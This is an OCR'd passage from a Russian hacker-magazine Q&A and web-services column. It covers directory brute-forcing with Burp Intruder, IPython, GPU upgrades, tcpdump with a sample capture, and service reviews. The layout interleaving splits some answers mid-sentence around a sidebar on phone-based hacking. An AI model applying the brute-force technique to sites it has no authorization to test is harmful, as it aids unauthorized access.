A В качестве доступного решения под рукой могу предложить модуль Intruder у Burp Suite, о котором ты уже не раз читал на страницах журнала. К сожалению, в демоверсии берпа нельзя сделать хорошую многопоточность. Для брута директории стоит выбрать режим sniper, в качестве атакуемого параметра выбрать что-то подобное:

```
/$aa$/pass.txt
```

Метод атаки — брутфорс, исключить цифры, если уверен, что их не будет в названии директории, и запустить модуль. Как сам понимаешь, успех атаки можно отследить через колонку Status, по коду выполненного запроса.

Q **В консоли есть очень удобное автодополнение при нажатии кнопки таб. А есть ли подобное под питон?**

A Да, причем консольное, называется IPython (ipython.org). Это интерактивная оболочка для языка программирования Python, которая

НА ТЕЛЕФОНЕ МОЖНО ДАМПИТЬ ТРАФИК, ПОДБИРАТЬ ПАРОЛИ, ПОЛЬЗОВАТЬСЯ SQLMAP'ОМ И МНОГОЕ-МНОГОЕ ДРУГОЕ


WATCH DOGS В РЕАЛЕ



Глядя на игру Watch dogs, заинтересовался, возможно ли подобное в реальной жизни — можно ли с телефона взламывать различные сети?



Почему бы и нет, на телефоне можно дампить трафик, подбирать пароли, пользоваться sqlmap'ом и многое-многое другое. Фразой «Я тут сервак в маршрутке со смартфона поднимал» уже никого особо не удивишь. При наличии клавиатуры можно заметно ускорить работу, а при внешнем VDS за 5 долларов в месяц можно творить такие вещи, что любой фильм или игра покажется детской песочницей.



Многие тулзы, используемые в обычной практике пентеста, недоступны на телефоне, да и даже на пятидюймовом экране особой наглядности ждать не стоит. Если в качестве information gathering еще можно приспособиться, то вот в качестве обработки и самой эксплуатации все весьма медленно, мелко и сложно. И чаще всего дальше банального «во, смотри, что я на своем смартфоне поднял» дело не уходит. Про запас заряда батареи я промолчу — думаю, тут и так понятно, что телефон будет поедать батарею с огромным аппетитом.

предоставляет расширенную интроспекцию, дополнительный командный синтаксис, подсветку кода и автоматическое дополнение. Кроме того, могу посоветовать обратиться к официальной документации (goo.gl/CLUfM3) и к этой статье: goo.gl/TK6Vvw, благодаря которым можно будет использовать IPython на полную катушку. Но даже если особо не заморачиваться с документацией и всеми возможностями оболочки, IPython заметно упрощает и ускоряет работу. Что-то отладить, быстро набросать какой-то скрипт и тут же его выполнить, поиграться с новой для себя библиотекой и многое другое. Настоящий must have для всех любителей питона.

Q Захотел обновить видеокарту, но не уверен, что мое старое железо потянет новую железку. На какие параметры стоит обратить внимание при покупке?

A Самое главное, на что стоит обратить внимание, — это интерфейс новой видеокарты и твоей матери. Если они PCIe x.0, то версии PCI совместимы между собой. С определенной потерей в скорости, но совместимы. Так что если у тебя мать с поддержкой PCIe 2.0, то карточка с 3-й версией PCI будет работать. Также стоит критично осмотреть свой блок питания, чтобы не было сюрприза вроде «не хватает мощности» или «нет необходимого штекера питания под новую карточку». В случае если ты собрался брать крокодил с тремя кулерами на борту, то стоит, вооружившись линейкой, измерить расстояние в системном блоке, а то можно остаться без корпуса или до кучи сменить и его. Ну и напоследок немного жестких реалий. Многие, купив себе за бешеные деньги видеокарты последних поколений, очень удивляются, когда современные игрушки идут с дикими тормозами, вылетами и прочими артефактами. Происходит это чаще всего из-за предела по процессору. Выходов тут, как ты сам понимаешь, не так много: или пробовать разогнать процессор, или полностью менять все железо, на что зачастую и рассчитывают производители железа.

Q Чем можно сдампить трафик на сервере без гуи, чтобы его потом можно было обработать в Wireshark?

A Самая крутая, я считаю, tcpdump. Для тех, кто про нее еще не слышал: это утилита, позволяющая перехватывать и анализировать сетевой трафик, проходящий через компьютер, на котором запущена данная программа, требует права рут и прямой доступ к устройству. Есть огромное количество ключей на все случаи жизни. К примеру, самый простой запуск для перехвата всех пакетов на определенном интерфейсе будет выглядеть как

```
tcpdump -i eth0
```


Для более сложных задач нужно будет зарыться в документацию, но поверь — это того стоит. Если научишься понимать работу этой тулзы, твои возможности по дампу трафика будут действительно безграничны.][

```
com. (34)
11:25:42.217978 IP ns01.fon.com.domain > 172.16.0.113.3077:  2 1/0/0 A 213.134.4
5.191 (50)
11:26:01.250374 IP 172.16.0.113.56287 > 213.134.45.88.domain:  13854+[|domain]
11:26:01.409174 IP 213.134.45.88.domain > 172.16.0.113.56287:  13854[|domain]
11:27:01.304194 IP 172.16.0.113.26657 > 213.134.45.88.domain:  29729+[|domain]
11:27:01.467762 IP 213.134.45.88.domain > 172.16.0.113.26657:  29729[|domain]
11:28:01.318464 IP 172.16.0.113.9395 > 213.134.45.88.domain:  10075+[|domain]
11:28:01.494889 IP 213.134.45.88.domain > 172.16.0.113.9395:  10075[|domain]
11:29:01.333011 IP 172.16.0.113.31411 > 213.134.45.88.domain:  1331+[|domain]
11:29:01.387699 IP 213.134.45.88.domain > 172.16.0.113.31411:  1331[|domain]
11:30:01.396688 IP 172.16.0.113.53187 > 213.134.45.88.domain:  45502+[|domain]
11:30:01.568673 IP 213.134.45.88.domain > 172.16.0.113.53187:  45502[|domain]
11:30:42.509279 IP 172.16.0.113.3077 > ns01.fon.com.domain:  2+ A? download.fon.
com. (34)
11:30:42.509582 IP ns01.fon.com.domain > 172.16.0.113.3077:  2 1/0/0 A 213.134.4
5.191 (50)
11:31:01.480909 IP 172.16.0.113.5830 > 213.134.45.88.domain:  43293+[|domain]
11:31:01.641771 IP 213.134.45.88.domain > 172.16.0.113.5830:  43293[|domain]
11:32:01.494915 IP 172.16.0.113.22733 > 213.134.45.88.domain:  21236+[|domain]
11:32:01.550173 IP 213.134.45.88.domain > 172.16.0.113.22733:  21236[|domain]
11:33:01.509332 IP 172.16.0.113.32855 > 213.134.45.88.domain:  5371+[|domain]
11:33:01.665287 IP 213.134.45.88.domain > 172.16.0.113.32855:  5371[|domain]
demaitalia ~ #
```

Пример перехваченных tcpdump пакетов

WWW 2.0

Не ведемся на фишинговые ссылки!



01

UNSHORT.ME (unshort.me)

→ Unshort.me решает не то чтобы ежедневную, но довольно важную задачу. Речь идет о «развертывании» ссылок, сокращенных с помощью сервисов вроде bit.ly, goo.gl и прочих. Дело в том, что под сокращенными ссылками часто скрываются URL'ы фишинговых и других вредоносных сайтов, и узнать, что происходит на целевом ресурсе, можно, только кликнув по ссылке. Если кто-то прислал тебе такую ссылку и тебя обуяла паранойя (небезосновательная в данном случае), то на помощь как раз приходит unshort.me. Также разработчики сервиса предусмотрели расширение для браузера Chrome, позволяющее сделать то же самое, только с большим удобством.

GOOGLE GUIDE FOR TECHNICAL DEVELOPMENT

(www.google.com/edu/tools-and-solutions/guide-for-technical-development/index.html)

→ Google подготовила крайне полезный ресурс для всех интересующихся IT и желающих профессионально развиваться в этой отрасли. На страничке собраны курсы, лекции и программы для обучающихся самым разным дисциплинам (веб-программирование, тестирование кода, искусственный интеллект, параллельные вычисления, криптография и многое другое). Есть как ссылки на ресурсы, так и общие рекомендации по развитию полезных для любого айтишника навыков. Также здесь собрана информация о мероприятиях, конференциях и стипендиях для обучающихся по IT-специальностям.

Recommendations for Academic Learnings

- **Introduction to CS Course**

  Notes: Introduction to Computer Science Course that provides instructions on coding Online Resources: Udacity - intro to CS course, Coursera - Computer Science 101

- **Code in at least one object oriented programming language: C++, Java, or Python**

  Beginner Online Resources: Coursera - Learn to Program: The Fundamentals, MIT Intro to Programming in Java, Google's Python Class, Coursera - Introduction to Python, Python Open Source E-Book
  Intermediate Online Resources: Udacity's Design of Computer Programs, Coursera - Learn to Program: Crafting Quality Code, Coursera - Programming Languages, Brown University - Introduction to Programming Languages

- **Learn other Programming Languages**

  Notes: Add to your repertoire - Java Script, CSS, HTML, Ruby, PHP, C, Perl, Shell. Lisp, Scheme.
  Online Resources: w3school.com - HTML Tutorial, CodeAcademy.com

- **Test Your Code**

  Notes: Learn how to catch bugs, create tests, and break your software
  Online Resources: Udacity - Software Testing Methods, Udacity - Software Debugging

Учебный план для IT-шника от Google



Еще один шаг к вымиранию десктопного ПО





SKYPE (skype.com)

→ Как ни странно, но в этом выпуске действительно речь пойдет о скайпе. В Редмонде наконец-то начали тестировать веб-версию клиента для своего сервиса аудио- и видеотелефонии и обмена сообщениями, при том что слухи о выходе браузерного клиента ходили последние года три. Это значит, что, если у тебя есть доступ к любому современному браузеру, ты сможешь воспользоваться всеми основными функциями Skype. На постоянной основе такое интересно разве что владельцам Chromebook'ов, но всем остальным это может пригодиться в самой неожиданной ситуации — когда под рукой нет своего компьютера или же на корпоративной машине войти под своей учеткой нет никакой возможности.

RECAPTCHA MAILHIDE

(https://www.google.com/recaptcha/admin#mailhide)

→ Не так давно Google представила API для reCAPTCHA для сторонних разработчиков, а вместе с тем предложила пользователям интересный инструмент — Mailhide. Если ввести в него свой email, то сервис выдаст специальную ссылку и HTML-код, с помощью которого можно сравнительно безбоязненно публиковать свой адрес в инете и не бояться попадания в сети спамеров. При клике на специально сгенерированную ссылку придется пройти всем знакомый тест «на человечность». Очевидно, что Google неслучайно так расщедрилась — не так давно компания заявила, что научилась определять «живых» пользователейи и капча им уже не нужна.

Спам не пройдет с reCAPTCHA Mailhide. Любой, кто захочет увидеть адрес вашего почтового ящика, должен будет сперва ввести цифры или буквы, указанные на картинке reCAPTCHA.

Расшифровать reCAPTCHA под силу только человеку, поэтому роботы больше не смогут использовать ваш адрес для рассылки спама.

Here is an example: j...@example.com

Защитите свой адрес электронной почты!

Введите свой адрес электронной почты, и мы дадим вам HTML-код, который будет заменять ваш адрес на картинку reCAPTCHA. Любой, кто захочет написать вам, должен будет сначала ввести указанные на ней цифры и буквы. Кстати, ваш адрес будет у нас в полной безопасности. Мы-то не спамеры и никому его не передадим!

PROTECT IT!

Попробуйте reCAPTCHA Mailhide API

Списки почтовых адресов, используемые в веб-приложениях, могут быть использованы спамерами. Чтобы этого не произошло, включите ReCaptcha Mailhide.

Получите ключ шифрования Mailhide API для защиты адресов электронной почты ваших пользователей.
Mailhide API. Вся документация по этому протоколу.
Библиотеки. Полезные данные reCAPTCHA для PHP, Python, Perl и Ruby.

Капча спасет твой email от спам-рассылок

04